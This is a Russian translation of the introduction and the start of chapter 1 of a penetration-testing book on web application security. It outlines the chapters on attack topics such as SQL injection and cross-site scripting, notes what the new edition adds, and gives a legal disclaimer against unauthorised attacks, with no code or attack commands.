Справочник хакера веб-приложений

Русский перевод второго издания The Web Application Hacker's Handbook — практического руководства по поиску и эксплуатации уязвимостей веб-приложений.

Больше крутых материалов в моём телеграм-канале @grogrigs

Введение

Эта книга представляет собой практическое руководство по обнаружению и эксплуатации уязвимостей безопасности в веб-приложениях. Под "веб-приложениями" мы понимаем приложения, доступ к которым осуществляется с помощью веб-браузера, взаимодействующего с веб-сервером. Мы рассматриваем множество различных технологий, включая базы данных, файловые системы и веб-сервисы, но только в том контексте, в котором они применяются в веб-приложениях.

Если вы хотите научиться сканировать порты, атаковать межсетевые экраны или иными способами взламывать серверы, советуем обратиться к другим источникам. Но если вы хотите узнать, как взломать веб-приложение, похитить конфиденциальные данные и выполнить несанкционированные действия, эта книга для вас. Об этой теме можно рассказать достаточно интересного и увлекательного, не заходя на какую-либо иную территорию.

Обзор книги

Основная направленность этой книги - сугубо практическая. Хотя мы приводим достаточно исходных сведений и теории, чтобы вы могли понять, какие уязвимости встречаются в веб-приложениях, прежде всего нас интересуют задачи и приёмы, которыми вам необходимо овладеть для их взлома. На протяжении всей книги мы подробно излагаем конкретные действия, которые нужно выполнить для обнаружения уязвимости каждого типа, и объясняем, как эксплуатировать её для совершения несанкционированных действий. Кроме того, мы приводим множество примеров из реальной практики, основанных на многолетнем опыте авторов и показывающих, как различные виды дефектов безопасности проявляются в современных веб-приложениях.

Осведомлённость о безопасности обычно имеет две стороны. Разработчикам приложений полезно понимать методы злоумышленников, а хакерам - знать, каким образом приложения могут эффективно защищаться. Наряду с описанием уязвимостей и методов атак мы подробно рассказываем о контрмерах, с помощью которых приложения могут помешать атакующему.

Если вы проводите тестирование веб-приложений на проникновение, эти сведения позволят вам давать владельцам скомпрометированных вами приложений качественные рекомендации по устранению недостатков.

Кому следует прочитать эту книгу

Основная аудитория этой книги - все, кто лично или профессионально интересуется атакой веб-приложений. Она также предназначена для тех, кто отвечает за разработку и администрирование веб-приложений. Знание того, как действуют ваши противники, поможет вам защищаться от них.

Мы предполагаем, что вы знакомы с основными понятиями безопасности, такими как вход в систему и управление доступом, и имеете общее представление о базовых веб-технологиях, включая браузеры, веб-серверы и HTTP. Однако любые пробелы в ваших нынешних знаниях по этим вопросам будет нетрудно восполнить с помощью объяснений в этой книге или приведённых в ней ссылок на другие источники.

При рассмотрении многих категорий уязвимостей мы приводим фрагменты кода, показывающие, почему приложения могут оказаться уязвимыми. Эти примеры достаточно просты, чтобы вы могли понять их без предварительного знакомства с соответствующим языком. Но наибольшую пользу они принесут, если у вас есть хотя бы небольшой опыт чтения или написания кода.

Как устроена эта книга

Структура книги в общих чертах соответствует взаимозависимостям между рассматриваемыми темами. Если вы впервые знакомитесь со взломом веб-приложений, книгу следует читать от начала до конца, постепенно приобретая знания и понимание, необходимые для освоения последующих глав. Если же у вас уже есть некоторый опыт в этой области, можете сразу перейти к любой особенно интересующей вас главе или подразделу. Там, где это необходимо, мы приводим перекрёстные ссылки на другие главы, с помощью которых вы сможете восполнить пробелы в своих знаниях.

Вначале идут три главы, задающие общий контекст: в них описано современное состояние безопасности веб-приложений и тенденции, указывающие, как эта область, вероятно, будет развиваться в ближайшем будущем. Мы рассматриваем основную проблему безопасности веб-приложений и защитные механизмы, применяемые приложениями для её решения. Кроме того, мы даём вводный обзор ключевых технологий, используемых в современных веб-приложениях.

Основная часть книги посвящена её центральной теме - методам взлома веб-приложений. Материал организован вокруг ключевых задач, которые необходимо выполнить для проведения комплексной атаки. К ним относятся картографирование функциональности приложения, тщательный анализ и атака его основных защитных механизмов, а также поиск конкретных категорий уязвимостей.

Книга завершается тремя главами, в которых воедино сводятся различные темы, представленные ранее. Мы описываем процесс поиска уязвимостей в исходном коде приложения, рассматриваем инструменты, способные помочь при взломе веб-приложений, и предлагаем подробную методологию проведения всесторонней и глубокой атаки на конкретную цель.

В главе 1, "Небезопасность веб-приложений", описывается современное состояние безопасности веб-приложений в Интернете. Несмотря на привычные заверения, большинство приложений небезопасны, и для их компрометации тем или иным способом достаточно сравнительно скромных навыков. Уязвимости веб-приложений возникают из-за одной основной проблемы: пользователи могут отправлять произвольные входные данные. В этой главе рассматриваются ключевые факторы, обусловливающие слабую защищённость современных приложений. Здесь также объясняется, каким образом дефекты веб-приложений могут сделать более широкую техническую инфраструктуру организации чрезвычайно уязвимой для атак.

В главе 2, "Основные защитные механизмы", описаны ключевые механизмы безопасности, с помощью которых веб-приложения решают фундаментальную проблему недоверия ко всем пользовательским данным. Посредством этих механизмов приложение управляет доступом пользователей, обрабатывает пользовательские данные и реагирует на действия атакующих. К ним относятся и функции, предоставляемые администраторам для управления самим приложением и наблюдения за ним. Основные защитные механизмы приложения одновременно образуют его главную поверхность атаки, поэтому, прежде чем эффективно атаковать их, необходимо понять, как они должны работать.

Глава 3, "Технологии веб-приложений", представляет собой краткий вводный обзор ключевых технологий, с которыми вы, вероятнее всего, столкнётесь при атаке веб-приложений. В ней рассматриваются все относящиеся к делу аспекты протокола HTTP, технологии, обычно применяемые на стороне клиента и сервера, а также различные схемы кодирования данных. Если вы уже знакомы с основными веб-технологиями, эту главу можно просмотреть бегло.

В главе 4, "Картографирование приложения", описано первое исследование, которое необходимо провести, выбрав целью новое приложение: собрать как можно больше информации, чтобы составить карту поверхности атаки и разработать план своих действий. Этот процесс включает изучение и зондирование приложения с целью каталогизации всего его содержимого и функциональности, выявления всех точек ввода пользовательских данных и определения применяемых технологий.

В главе 5, "Обход клиентских средств контроля", рассматривается первая область настоящих уязвимостей, возникающих тогда, когда приложение полагается в вопросах безопасности на средства контроля, реализованные на стороне клиента. Такой подход, как правило, ошибочен, поскольку любые клиентские средства контроля, разумеется, можно обойти. Приложения становятся уязвимыми главным образом двумя способами: передают данные через клиентскую сторону в предположении, что те не будут изменены, и полагаются на клиентские проверки пользовательского ввода. В этой главе описан ряд интересных технологий, включая легковесные средства контроля, реализованные с помощью HTML, HTTP и JavaScript, а также более тяжеловесные средства на основе Java-апплетов, элементов ActiveX, Silverlight и объектов Flash.

Главы 6, 7 и 8 посвящены некоторым из важнейших защитных механизмов веб-приложений - механизмам управления доступом пользователей. В главе 6, "Атака механизмов аутентификации", рассматриваются различные функции, с помощью которых приложения удостоверяются в личности своих пользователей. К ним относятся как основная функция входа, так и более вспомогательные функции, связанные с аутентификацией: регистрация пользователей, изменение пароля и восстановление учётной записи. Механизмы аутентификации содержат множество разнообразных уязвимостей как в проектировании, так и в реализации, которыми атакующий может воспользоваться для получения несанкционированного доступа. Их диапазон простирается от очевидных недостатков, например плохих паролей и подверженности атакам методом полного перебора, до менее явных проблем в логике аутентификации. Мы также подробно рассматриваем применяемые во многих критически важных для безопасности приложениях многоэтапные механизмы входа и описываем новые виды уязвимостей, которые часто в них встречаются.

В главе 7, "Атака управления сеансами", рассматривается механизм, посредством которого большинство приложений дополняют не сохраняющий состояние протокол HTTP понятием сеанса с сохраняемым состоянием, что позволяет им однозначно распознавать каждого пользователя на протяжении нескольких разных запросов. При атаке веб-приложения этот механизм является одной из ключевых целей: взломав его, можно фактически обойти вход и выдавать себя за других пользователей, не зная их учётных данных. Мы рассматриваем различные распространённые дефекты генерации и передачи маркеров сеанса и описываем действия, позволяющие обнаружить и эксплуатировать эти дефекты.

В главе 8, "Атака средств управления доступом", изучаются способы, которыми приложения фактически обеспечивают управление доступом, опираясь при этом на механизмы аутентификации и управления сеансами. Мы описываем различные варианты нарушения управления доступом и объясняем, как выявлять и эксплуатировать такие слабые места.

Главы 9 и 10 посвящены обширной категории взаимосвязанных уязвимостей, которые возникают, когда приложения небезопасным образом встраивают пользовательский ввод в интерпретируемый код. Глава 9, "Атака хранилищ данных", начинается с подробного исследования уязвимостей, связанных с SQL-инъекциями. Здесь рассматривается весь спектр атак: от самых очевидных и

простых до передовых методов эксплуатации, использующих внеполосные каналы, логический вывод и временные задержки. Для каждого вида уязвимости и каждого метода атаки мы описываем существенные различия между тремя распространёнными типами баз данных: MS-SQL, Oracle и MySQL. Затем мы рассматриваем ряд сходных атак на другие хранилища данных, включая NoSQL, XPath и LDAP.

В главе 10, "Атака серверных компонентов", описано несколько других категорий инъекционных уязвимостей, в том числе внедрение команд операционной системы, внедрение в языки веб-сценариев, атаки с обходом каталогов в путях к файлам, уязвимости включения файлов, внедрение в XML, SOAP, серверные HTTP-запросы и службы электронной почты.

В главе 11, "Атака логики приложения", рассматривается значительная и зачастую упускаемая из виду область поверхности атаки любого приложения - внутренняя логика, с помощью которой реализуется его функциональность. Дефекты логики приложений чрезвычайно разнообразны, и охарактеризовать их труднее, чем распространённые уязвимости наподобие SQL-инъекций и межсайтового скриптинга. Поэтому мы приводим ряд примеров из реальной практики, в которых приложение оказалось уязвимым из-за дефектной логики. Эти примеры демонстрируют разнообразие ошибочных предположений, допускаемых проектировщиками и разработчиками приложений. На основе отдельных недостатков мы выводим ряд конкретных проверок, с помощью которых можно обнаруживать многие виды логических дефектов, часто остающихся незамеченными.

Главы 12 и 13 посвящены обширной и весьма актуальной области взаимосвязанных уязвимостей, при которых дефекты веб-приложения позволяют злоумышленнику, пользующемуся этим приложением, различными способами атаковать и компрометировать других пользователей. В главе 12, "Атака пользователей: межсайтовый скриптинг", рассматривается наиболее известная уязвимость такого рода - чрезвычайно распространённый дефект, затрагивающий подавляющее большинство веб-приложений в Интернете. Мы подробно исследуем все разновидности уязвимостей XSS и описываем эффективную методологию обнаружения и эксплуатации даже самых неочевидных их проявлений.

В главе 13, "Атака пользователей: другие методы", рассматривается несколько других видов атак на пользователей, включая побуждение пользователей к действиям посредством подделки запросов и подмены пользовательского интерфейса, междоменный перехват данных с помощью различных клиентских технологий, всевозможные атаки на политику одинакового источника, внедрение заголовков HTTP, внедрение файлов cookie и фиксацию сеанса, открытое перенаправление, клиентские SQL-инъекции, локальные атаки на конфиденциальность и эксплуатацию ошибок в элементах ActiveX. Глава завершается обсуждением ряда атак на пользователей, которые не зависят от уязвимостей какого-либо конкретного веб-приложения, но могут проводиться через любой вредоносный веб-сайт или атакующим, занявшим подходящее положение в сети.

Глава 14, "Автоматизация специализированных атак", не вводит новых категорий уязвимостей. Вместо этого в ней описывается важнейший приём, которым необходимо овладеть для эффективной атаки веб-приложений. Поскольку все веб-приложения различны, большинство атак в той или иной степени специализируются под конкретное приложение: учитывают особенности его поведения и найденные вами способы манипулировать им в своих интересах. Такие атаки также часто требуют отправки большого числа сходных запросов и наблюдения за ответами приложения. Выполнять эти запросы вручную чрезвычайно трудоёмко и чревато ошибками. Чтобы стать по-настоящему искусным хакером веб-приложений, необходимо автоматизировать как можно большую часть этой работы, сделав специализированные атаки проще, быстрее и эффективнее. В этой главе подробно описывается проверенная методология достижения этой цели. Мы также рассматриваем распространённые препятствия для автоматизации, в том числе защитные

механизмы обработки сеансов и средства CAPTCHA. Помимо этого, мы описываем инструменты и методы преодоления таких препятствий.

В главе 15, "Эксплуатация раскрытия информации", рассматриваются различные способы утечки сведений из приложений в условиях активной атаки. Проводя любые другие атаки, описанные в этой книге, следует постоянно наблюдать за приложением в поисках дополнительных источников раскрытия информации, которые можно эксплуатировать. Мы объясняем, как исследовать аномальное поведение и сообщения об ошибках, чтобы глубже понять внутреннее устройство приложения и точнее настроить свою атаку. Рассматриваются также способы манипулирования дефектной обработкой ошибок с целью систематического извлечения конфиденциальных сведений из приложения.

В главе 16, "Атака скомпилированных приложений", рассматривается набор важных уязвимостей, возникающих в приложениях, написанных на языках с компиляцией в машинный код, таких как C и C++. К ним относятся переполнения буфера, целочисленные уязвимости и дефекты форматных строк. Поскольку эта тема потенциально огромна, мы сосредоточимся на способах выявления подобных уязвимостей в веб-приложениях и рассмотрим несколько реальных примеров их возникновения и эксплуатации.

В главе 17, "Атака архитектуры приложения", исследуется важная область безопасности веб-приложений, которой часто не уделяют должного внимания. Многие приложения используют многоуровневую архитектуру. Неправильное разделение уровней нередко делает приложение уязвимым и позволяет атакующему, обнаружившему дефект в одном компоненте, быстро скомпрометировать всё приложение. Иной спектр угроз возникает в средах совместного хостинга, где дефекты или вредоносный код одного приложения порой можно использовать для компрометации самой среды и других работающих в ней приложений. В этой главе рассматривается также спектр угроз, возникающих в разновидностях сред совместного хостинга, которые получили название "облачные вычисления".

В главе 18, "Атака сервера приложений", описываются различные способы атаковать веб-приложение посредством атаки веб-сервера, на котором оно работает. Уязвимости веб-серверов в целом складываются из дефектов конфигурации и недостатков безопасности самого серверного программного обеспечения. Эта тема находится на границе предметной области книги, поскольку, строго говоря, веб-сервер является отдельным компонентом технологического стека. Однако большинство веб-приложений тесно связано с веб-сервером, на котором они работают. Поэтому атаки на веб-сервер включены в книгу: с их помощью часто можно напрямую скомпрометировать приложение, не прибегая к опосредованной атаке через предварительную компрометацию базового узла.

В главе 19, "Поиск уязвимостей в исходном коде", описывается совершенно иной подход к поиску дефектов безопасности, нежели в остальных разделах книги. Во многих ситуациях может оказаться возможным изучить исходный код приложения, причём для этого не всегда требуется содействие его владельца. Анализ исходного кода часто позволяет весьма эффективно обнаруживать уязвимости, которые было бы трудно или долго выявлять посредством зондирования работающего приложения. Мы описываем методологию и приводим памятки для отдельных языков, которые помогут вам эффективно анализировать код даже при ограниченном опыте программирования.

В главе 20, "Инструментарий хакера веб-приложений", воедино собраны различные инструменты, описанные в книге. Именно ими авторы пользуются при атаке реальных веб-приложений. Мы рассматриваем ключевые возможности этих инструментов и подробно описываем рабочий процесс, который обычно позволяет извлечь из них максимальную пользу. Мы также исследуем, в какой мере любой полностью автоматизированный инструмент способен эффективно находить уязвимости веб-приложений. Наконец, мы приводим советы и рекомендации, которые помогут получить максимальную отдачу от вашего инструментария.

Глава 21, "Методология хакера веб-приложений", представляет собой всестороннее и структурированное собрание всех процедур и методов, описанных в книге. Они организованы и упорядочены в соответствии с логическими зависимостями между задачами, возникающими при проведении настоящей атаки. Если вы прочитали и поняли описание всех представленных в книге уязвимостей и методов, эту методологию можно использовать как полный контрольный список и план работ при атаке веб-приложения.

Что нового в этом издании

За четыре года, прошедшие после выхода первого издания этой книги, многое изменилось, а многое осталось прежним. Разумеется, стремительное развитие новых технологий продолжилось, породив новые специфические уязвимости и атаки. Изобретательность хакеров также привела к появлению новых методов атак и новых способов эксплуатации старых ошибок. Но ни один из этих факторов - ни технологический, ни человеческий - не произвёл революции. Технологии современных приложений уходят корнями в решения многолетней давности. А фундаментальные идеи, лежащие в основе передовых современных методов эксплуатации, старше многих исследователей, которые столь эффективно их применяют. Безопасность веб-приложений - динамичная и увлекательная область деятельности, однако основная часть накопленных нами знаний формировалась медленно, в течение многих лет. Специалисты, работавшие десять или более лет назад, без труда узнали бы её характерные черты.

Второе издание не является полностью переписанной версией первого. Большая часть материала первого издания остаётся справедливой и актуальной и сегодня. Примерно 30% содержимого этого издания написано заново или существенно переработано. Остальные 70% подверглись незначительным изменениям либо не изменились вовсе. Если вы перешли с первого издания и эти цифры вас разочаровали, не падайте духом. Освоив все методы, описанные в первом издании, вы уже располагаете большей частью необходимых навыков и знаний. Можно сосредоточиться на новых материалах этого издания и быстро познакомиться с теми областями безопасности веб-приложений, которые изменились за последние годы.

Важное новшество второго издания - присутствующие по всей книге реальные примеры почти всех рассматриваемых уязвимостей. Встретив ссылку "Попробуйте!", вы можете перейти в Интернет и интерактивно поработать с обсуждаемым примером, чтобы убедиться, что способны найти и эксплуатировать содержащуюся в нём уязвимость. Книга содержит несколько сотен таких лабораторных работ, которые можно выполнять в удобном для вас темпе по мере чтения. Доступ к интерактивным лабораторным работам предоставляется по подписке за небольшую плату, покрывающую расходы на размещение и обслуживание необходимой инфраструктуры.

Если вы хотите сосредоточиться на новшествах второго издания, ниже кратко перечислены основные области, в которых материал был добавлен или переписан.

Глава 1, "Небезопасность веб-приложений", частично обновлена с учётом новых способов применения веб-приложений, некоторых общих технологических тенденций и дальнейшего изменения периметра безопасности типичной организации.

В главу 2, "Основные защитные механизмы", внесены небольшие изменения. Добавлено несколько примеров общих приёмов обхода защитных средств проверки входных данных.

Глава 3, "Технологии веб-приложений", расширена новыми разделами, описывающими технологии, которые либо появились недавно, либо в первом издании были рассмотрены менее подробно в других местах. Среди добавленных тем - REST, Ruby on Rails, SQL, XML, веб-сервисы, CSS, VBScript, объектная модель документа, Ajax, JSON, политика одинакового источника и HTML5.

В главу 4, "Картографирование приложения", внесены различные небольшие изменения, отражающие развитие методов картографирования содержимого и функциональности.

Глава 5, "Обход клиентских средств контроля", обновлена более существенно. В частности, раздел о технологиях расширения браузеров в значительной мере переписан и теперь содержит более подробные рекомендации об общих подходах к декомпиляции и отладке байт-кода, обработке сериализованных данных в распространённых форматах и преодолению типичных препятствий, включая клиенты без поддержки прокси и проблемы с SSL. Теперь в главе рассматривается также технология Silverlight.

Глава 6, "Атака механизмов аутентификации", остаётся актуальной и получила лишь небольшие обновления.

Глава 7, "Атака управления сеансами", дополнена описанием новых инструментов для автоматической проверки качества случайности маркеров. В неё также включён новый материал об атаке зашифрованных маркеров, в том числе практические методы изменения маркеров без знания применяемого криптографического алгоритма или ключа шифрования.

В главе 8, "Атака средств управления доступом", теперь рассматриваются уязвимости управления доступом, возникающие при прямом обращении к серверным методам и из-за неправильной конфигурации платформы, когда для управления доступом используются правила, основанные на методах HTTP. В ней также описаны новые инструменты и приёмы, с помощью которых можно частично автоматизировать зачастую обременительную проверку средств управления доступом.

Материал глав 9 и 10 реорганизован, чтобы сделать главы более удобными и логичнее распределить темы. Глава 9, "Атака хранилищ данных", сосредоточена на SQL-инъекциях и сходных атаках на другие технологии хранения данных. По мере того как уязвимости SQL-инъекций становились всё более известными и получали надлежащую защиту, акцент материала сместился на практические ситуации, в которых они всё ещё встречаются. По всему тексту также внесены небольшие обновления, отражающие современные технологии и методы атак. Добавлен новый раздел об использовании автоматизированных инструментов для эксплуатации уязвимостей SQL-инъекций. Материал об инъекциях LDAP в значительной мере переписан и теперь содержит более подробное описание конкретных технологий (Microsoft Active Directory и OpenLDAP), а также новых методов эксплуатации распространённых уязвимостей. Теперь в этой главе рассматриваются и атаки на NoSQL.

В главе 10, "Атака серверных компонентов", рассматриваются другие разновидности серверных инъекционных уязвимостей, которые ранее входили в главу 9. Новые разделы посвящены внедрению внешних сущностей XML и инъекциям в серверные HTTP-запросы, включая внедрение и загрязнение параметров HTTP, а также внедрение в схемы перезаписи URL.

В главе 11, "Атака логики приложения", приведено больше примеров из реальной практики, посвящённых распространённым логическим дефектам функций проверки входных данных. С учётом всё более широкого применения шифрования для защиты хранимых данных мы также включили пример обнаружения и эксплуатации шифровальных оракулов для расшифровки данных.

Тема атак на других пользователей приложения, ранее рассматривавшаяся в главе 12, разделена на две главы, поскольку объём материала стал чрезмерным. Глава 12, "Атака пользователей: межсайтовый скриптинг", посвящена исключительно XSS. Различные части этого материала существенно обновлены. Разделы об обходе защитных фильтров с целью внедрения программного кода полностью переписаны и охватывают новые методы и технологии, в том числе ряд малоизвестных способов выполнения сценариев в современных браузерах. Теперь гораздо подробнее рассматриваются способы обфускации программного кода для обхода распространённых входных фильтров. В главу включено несколько новых примеров реальных атак XSS. В новом разделе о доставке работоспособных эксплойтов XSS в сложных условиях

рассматривается развитие атаки через несколько страниц приложения, эксплуатация XSS через файлы cookie и заголовок Referer, а также эксплуатация XSS в нестандартном содержимом запросов и ответов, например XML. Подробно исследуются встроенные фильтры XSS браузеров и способы их обхода для доставки эксплойтов. В новых разделах обсуждаются конкретные методы эксплуатации XSS в приложениях веб-почты и загруженных файлах. Наконец, внесены различные обновления в описание защитных мер, применяемых для предотвращения атак XSS.

В новой главе 13, "Атака пользователей: другие методы", объединена оставшаяся часть этой огромной области. Описание подделки межсайтовых запросов обновлено и теперь включает атаки CSRF на функцию входа, распространённые дефекты защиты от CSRF, атаки с подменой пользовательского интерфейса и распространённые дефекты защиты от фреймов. Новый раздел о междоменном перехвате данных включает методы похищения данных посредством внедрения текста, содержащего HTML без сценариев и CSS, а также различные способы междоменного перехвата данных с помощью JavaScript и E4X. В новом разделе подробнее рассматривается политика одинакового источника, включая её реализацию в разных технологиях расширения браузеров, изменения, внесённые HTML5, и способы пересечения доменных границ посредством приложений прокси-служб. Добавлены новые разделы о клиентском внедрении файлов cookie, SQL-инъекциях и загрязнении параметров HTTP. Раздел о клиентских атаках на конфиденциальность расширен и теперь охватывает механизмы хранения, предоставляемые технологиями расширения браузеров и HTML5. Наконец, добавлен новый раздел, объединяющий общие атаки на пользователей Интернета, которые не зависят от уязвимостей какого-либо конкретного приложения. Такие атаки могут проводиться с любого вредоносного или скомпрометированного веб-сайта либо атакующим, занявшим подходящее положение в сети.

Глава 14, "Автоматизация специализированных атак", расширена и теперь рассматривает распространённые препятствия автоматизации и способы их обхода. Многие приложения применяют защитные механизмы обработки сеансов, которые завершают сеансы, используют недолговечные маркеры защиты от CSRF или обновляют состояние приложения посредством многоэтапных процессов. Описаны новые инструменты для работы с такими механизмами, позволяющие и дальше использовать автоматизированные методы тестирования. Новый раздел посвящён CAPTCHA и распространённым уязвимостям, которые часто позволяют обойти эти средства контроля.

В главу 15, "Эксплуатация раскрытия информации", добавлены новые разделы о XSS в сообщениях об ошибках и эксплуатации оракулов расшифрования.

Глава 16, "Атака скомпилированных приложений", не обновлялась.

В главу 17, "Атака архитектуры приложения", добавлен новый раздел об уязвимостях облачных архитектур, а также обновлённые примеры эксплуатации слабых мест архитектуры.

Глава 18, "Атака сервера приложений", содержит несколько новых примеров интересных уязвимостей серверов и платформ приложений, включая Jetty, консоль управления JMX, ASP.NET, сервер Apple iDisk, веб-сервер Ruby WEBrick и веб-сервер Java. В неё также добавлен новый раздел о практических подходах к обходу межсетевых экранов веб-приложений.

Глава 19, "Поиск уязвимостей в исходном коде", не обновлялась.

Глава 20, "Инструментарий хакера веб-приложений", обновлена с учётом последних возможностей наборов инструментов на основе прокси. В ней появились новые разделы о проксировании трафика клиентов без поддержки прокси и об устранении ошибок SSL в браузерах и других клиентах, вызванных применением перехватывающего прокси. Глава содержит подробное описание рабочего процесса, обычно применяемого при тестировании с помощью набора инструментов на основе прокси. Кроме того, добавлено новое обсуждение современных сканеров веб-уязвимостей и оптимальных подходов к их использованию в различных ситуациях.

Глава 21, "Методология хакера веб-приложений", обновлена с учётом новых этапов методологии, описанных по всей книге.

Необходимые инструменты

Эта книга прежде всего посвящена практическим приёмам атаки веб-приложений. Прочитав её, вы будете понимать особенности каждой отдельной задачи, её техническую суть и то, каким образом она помогает обнаруживать и эксплуатировать уязвимости. Эта книга решительно не о том, как загрузить инструмент, направить его на целевое приложение и поверить тому, что он сообщает о состоянии безопасности приложения.

Тем не менее при выполнении описанных нами задач и применении соответствующих приёмов вам пригодятся, а порой будут незаменимы, некоторые инструменты. Все они доступны в Интернете. Мы рекомендуем загружать каждый инструмент и экспериментировать с ним по мере чтения соответствующего материала.

Содержимое веб-сайта

Сопутствующий этой книге веб-сайт mdsec.net, на который также можно перейти со страницы www.wiley.com/go/webhacker2e, содержит ряд ресурсов, полезных при освоении описанных нами методов и их применении для атаки настоящих приложений. В частности, веб-сайт предоставляет доступ к следующим материалам:

• исходный код некоторых сценариев, представленных в книге;

• актуальный список ссылок на все инструменты и прочие ресурсы, обсуждаемые в книге;

• удобный контрольный список задач, выполняемых при атаке типичного приложения;

• ответы на вопросы в конце каждой главы;

• сотни интерактивных лабораторных работ по уязвимостям, используемых в примерах по всей книге и доступных по подписке, чтобы помочь вам развивать и совершенствовать свои навыки.

Приступим

Безопасность веб-приложений остаётся увлекательной и процветающей областью. Работа над этой книгой доставила нам не меньше удовольствия, чем ежедневный взлом веб-приложений. Надеемся, вам тоже понравится изучать описанные нами методы и способы защиты от них.

Прежде чем двигаться дальше, необходимо сделать важную оговорку. В большинстве стран атака компьютерных систем без разрешения владельца противозаконна. Большинство описанных нами методов незаконны, если применяются без согласия.

Авторы - профессиональные специалисты по тестированию на проникновение, которые регулярно атакуют веб-приложения по поручению клиентов, помогая им повысить безопасность. За последние годы многие специалисты по безопасности и другие люди получили судимость - и положили конец своей карьере, - экспериментируя с компьютерными системами или активно атакуя их без разрешения. Мы настоятельно призываем использовать содержащиеся в этой книге сведения исключительно в законных целях.

Глава 1. Небезопасность веб-приложений

Нет сомнений, что безопасность веб-приложений - актуальная и широко обсуждаемая тема. Для всех заинтересованных сторон ставки высоки: для компаний, получающих всё больше доходов от интернет-торговли; для пользователей, доверяющих веб-приложениям конфиденциальные сведения; и для преступников, способных хорошо заработать на краже платёжных реквизитов или компрометации банковских счетов. Репутация играет решающую роль. Мало кто захочет иметь дело с небезопасным веб-сайтом, поэтому лишь немногие организации готовы раскрывать подробности собственных уязвимостей или нарушений безопасности. Следовательно, получить достоверные сведения о современном состоянии безопасности веб-приложений совсем не просто.

В этой главе мы кратко рассмотрим эволюцию веб-приложений и многочисленные преимущества, которые они предоставляют. Опираясь на непосредственный опыт авторов, мы приведём некоторые показатели уязвимости современных веб-приложений, свидетельствующие о том, что большинство из них весьма далеки от безопасности. Мы опишем основную проблему безопасности веб-приложений - возможность пользователей отправлять произвольные входные данные - и различные факторы, обусловливающие их слабую защищённость. Наконец, мы расскажем о новейших тенденциях в безопасности веб-приложений и о том, как они, вероятно, будут развиваться в ближайшем будущем.

Эволюция веб-приложений

На заре Интернета Всемирная паутина состояла лишь из веб-сайтов. По существу, это были хранилища информации со статическими документами. Веб-браузеры изобрели как средство получения и отображения этих документов, что показано на рисунке 1-1. Поток полезной информации был односторонним и шёл от сервера к браузеру. Большинство сайтов не аутентифицировали пользователей, поскольку в этом не было необходимости. Ко всем пользователям относились одинаково и показывали им одну и ту же информацию. Угрозы безопасности, возникавшие при размещении веб-сайта, были в основном связаны с уязвимостями программного обеспечения веб-сервера (а их существовало немало). Скомпрометировав веб-сервер, злоумышленник обычно не получал доступа к конфиденциальным сведениям, потому что размещённая на сервере информация и без того была открыта для всеобщего просмотра. Вместо этого атакующий, как правило, изменял файлы на сервере, чтобы испортить содержимое сайта, либо использовал хранилище и пропускную способность сервера для распространения "вареза".




Рисунок 1-1. Традиционный веб-сайт со статической информацией

Сегодня Всемирную паутину почти невозможно узнать в её прежнем облике. Большинство сайтов в Интернете в действительности являются приложениями (см. рисунок 1-2). Они обладают богатой функциональностью и опираются на двусторонний обмен информацией между сервером и браузером. Они поддерживают регистрацию и вход, финансовые операции, поиск и создание содержимого пользователями. Показываемое пользователю содержимое динамически формируется на лету и часто настраивается под каждого конкретного пользователя. Значительная часть обрабатываемых сведений имеет частный и строго конфиденциальный характер. Поэтому безопасность становится важнейшим вопросом. Никто не захочет пользоваться веб-приложением, если считает, что его сведения будут раскрыты посторонним лицам.

Рисунок 1-2. Типичное веб-приложение

